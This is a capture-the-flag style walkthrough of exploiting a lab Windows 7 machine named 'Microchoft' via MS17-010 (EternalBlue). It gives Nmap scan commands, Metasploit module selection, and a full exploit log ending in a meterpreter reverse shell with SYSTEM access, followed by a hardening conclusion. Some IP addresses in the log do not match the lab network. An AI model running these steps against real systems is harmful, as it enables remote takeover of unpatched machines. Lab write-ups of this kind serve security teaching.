Microchoft

Contents

Reconnaissance

The virtual machine was running from the same network so performed a host discovery scan with **Nmap**

```
nmap -sn 192.168.30.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 23:43 EDT
Nmap scan report for 192.168.30.1
Host is up (0.00029s latency).
MAC Address: 52:54:00:43:17:D3 (QEMU virtual NIC)
Nmap scan report for Microchoft (192.168.30.80)
Host is up (0.00040s latency).
MAC Address: 52:54:00:4E:0D:A5 (QEMU virtual NIC)
Nmap scan report for kali (192.168.30.22)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.02 seconds
```

Enumeration

An **Nmap** scan was performed to identify open ports and services:

```
nmap -sV -sC -Pn -p- --min-rate 5000 192.168.30.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 23:44 EDT
Nmap scan report for Microchoft (192.168.30.80)
Host is up (0.0010s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 52:54:00:4E:0D:A5 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -6h20m00s, deviation: 34m38s, median: -6h00m00s
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Microchoft
|   NetBIOS computer name: MICROCHOFT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-11-01T22:45:14+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: MICROCHOFT, NetBIOS user: <unknown>, NetBIOS MAC:
52:54:00:4e:0d:a5 (QEMU virtual NIC)
| smb2-time:
|   date: 2025-11-01T21:45:14
|_  start_date: 2025-11-01T21:41:52

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.62 seconds
```

Nmap enumeration revealed a Windows system exposing SMB. Version and configuration checks suggested it was vulnerable to MS17-010 (EternalBlue). We verified the vulnerability with smb-vuln-ms17-010.nse and then used the Metasploit Framework to conduct exploitation and obtain a foothold.

Security Update for Microsoft Windows SMB Server (4013389)

Published: March 14, 2017

Version: 1.0

Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

This security update is rated Critical for all supported releases of Microsoft Windows. For more information, see the **Affected Software and Vulnerability Severity Ratings** section.

The security update addresses the vulnerabilities by correcting how SMBv1 handles specially crafted requests.

For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 4013389.

EternalBlue is a Windows exploit created by the US National Security Agency (NSA) and used in the 2017 **WannaCry** ransomware attack.

EternalBlue exploits a vulnerability in the Microsoft implementation of the Server Message Block (SMB) Protocol. This dupes a Windows machine that has not been patched against the vulnerability into allowing illegitimate data packets into the legitimate network. These data packets can contain malware such as a trojan, ransomware or similar dangerous program.

The SMB Protocol is a standard, generally secure system that creates a connection between client and server by sending responses and requests. When printing a document a person may use their computer, the client, to send a request to a colleague's computer, the server, with a request to print the document. The client and server are communicating over the SMB Protocol.

```
msfconsole
setg RHOSTS 192.168.30.80
search type:auxiliary smb ms17
```

```
msf auxiliary(scanner/smb/smb_version) > search type:auxiliary smb ms17

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1    \_ AKA: ETERNALSYNERGY            .                .       .      .
   2    \_ AKA: ETERNALROMANCE            .                .       .      .
   3    \_ AKA: ETERNALCHAMPION           .                .       .      .
   4    \_ AKA: ETERNALBLUE               .                .       .      .
   5  auxiliary/scanner/smb/smb_ms17_010    .                normal  No     MS17-010 SMB RCE Detection
   6    \_ AKA: DOUBLEPULSAR              .                .       .      .
   7    \_ AKA: ETERNALBLUE               .                .       .      .


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/smb/smb_ms17_010
```

Setted a global target variable in Metasploit Framework. A search an scanner script to detect if the target was vulnerable to the **EternalBlue** exploit.

```
 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
 - Scanned 1 of 1 hosts (100% complete)
ution completed
/smb_ms17_010) > |
```

With this information, searched an exploit to execute, using Metasploit.

```
search type:exploit smb ms17
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > search type:exploit smb ms17

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   20    \_ target: Execute payload (x64)        .                .        .      .
   21    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 21, use 21 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Exploitation

Just needed to set the options provided in the payload and execute the exploit and wait to break and get the meterpreter shell.

```
- Using auxiliary/scanner/smb/smb_ms17_010 as check
  - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
  - Scanned 1 of 1 hosts (100% complete)
- The target is vulnerable.
- Connecting to target for exploitation.
- Connection established for exploitation.
- Target OS selected valid for OS indicated by SMB reply
- CORE raw buffer dump (40 bytes)
- 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
- 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
- 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
- Target arch selected valid for arch indicated by DCE/RPC reply
- Trying exploit with 12 Groom Allocations.
- Sending all but last fragment of exploit packet
- Starting non-paged pool grooming
- Sending SMBv2 buffers
- Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
- Sending final SMBv2 buffers.
- Sending last fragment of exploit packet!
- Receiving response from exploit packet
- ETERNALBLUE overwrite completed successfully (0xC000000D)!
- Sending egg to corrupted connection.
- Triggering free of corrupted buffer.
2 bytes) to 192.168.122.180
1 opened (192.168.122.58:4444 -> 192.168.122.180:49159) at 2025-11-02 00:16:00 -0400
- =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
- =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
- =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Privilege Escalation


With meterpreter on Windows system usually get the elevated privileges user and we check this using the `getsystem` command.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > |
```

Upon successfully compromising the system, we verified the active shell and current directory. As Meterpreter commonly executes from `C:\Windows\System32`, we systematically enumerated user profiles in `C:\Users\` and searched each profile's common data directories (Desktop, Documents, Downloads) for target artifacts and flags. Findings were collected and documented as evidence.

```
100777/rwxrwxrwx  42496    fil   2009-07-13 21:39:59 -0400  xwizard.exe
100666/rw-rw-rw-  432640   fil   2009-07-13 21:41:59 -0400  xwizards.dll
100666/rw-rw-rw-  101888   fil   2009-07-13 21:41:59 -0400  xwreg.dll
100666/rw-rw-rw-  201216   fil   2009-07-13 21:41:59 -0400  xwtpdui.dll
100666/rw-rw-rw-  129536   fil   2009-07-13 21:41:59 -0400  xwtpw32.dll
040777/rwxrwxrwx  4096     dir   2009-07-13 23:20:16 -0400  zh-CN
040777/rwxrwxrwx  0        dir   2009-07-13 23:20:16 -0400  zh-HK
040777/rwxrwxrwx  4096     dir   2009-07-13 23:20:16 -0400  zh-TW
100666/rw-rw-rw-  366080   fil   2010-11-20 22:24:01 -0500  zipfldr.dll

meterpreter > pwd
C:\Windows\system32
meterpreter >
```



Conclusion

The system exhibited a severe vulnerability that was straightforward to exploit via Metasploit. This case clearly demonstrates the necessity of hardening exposed services (notably SMB) and applying security updates promptly to reduce the risk of similar compromises.

---

*Written by **kur0bai***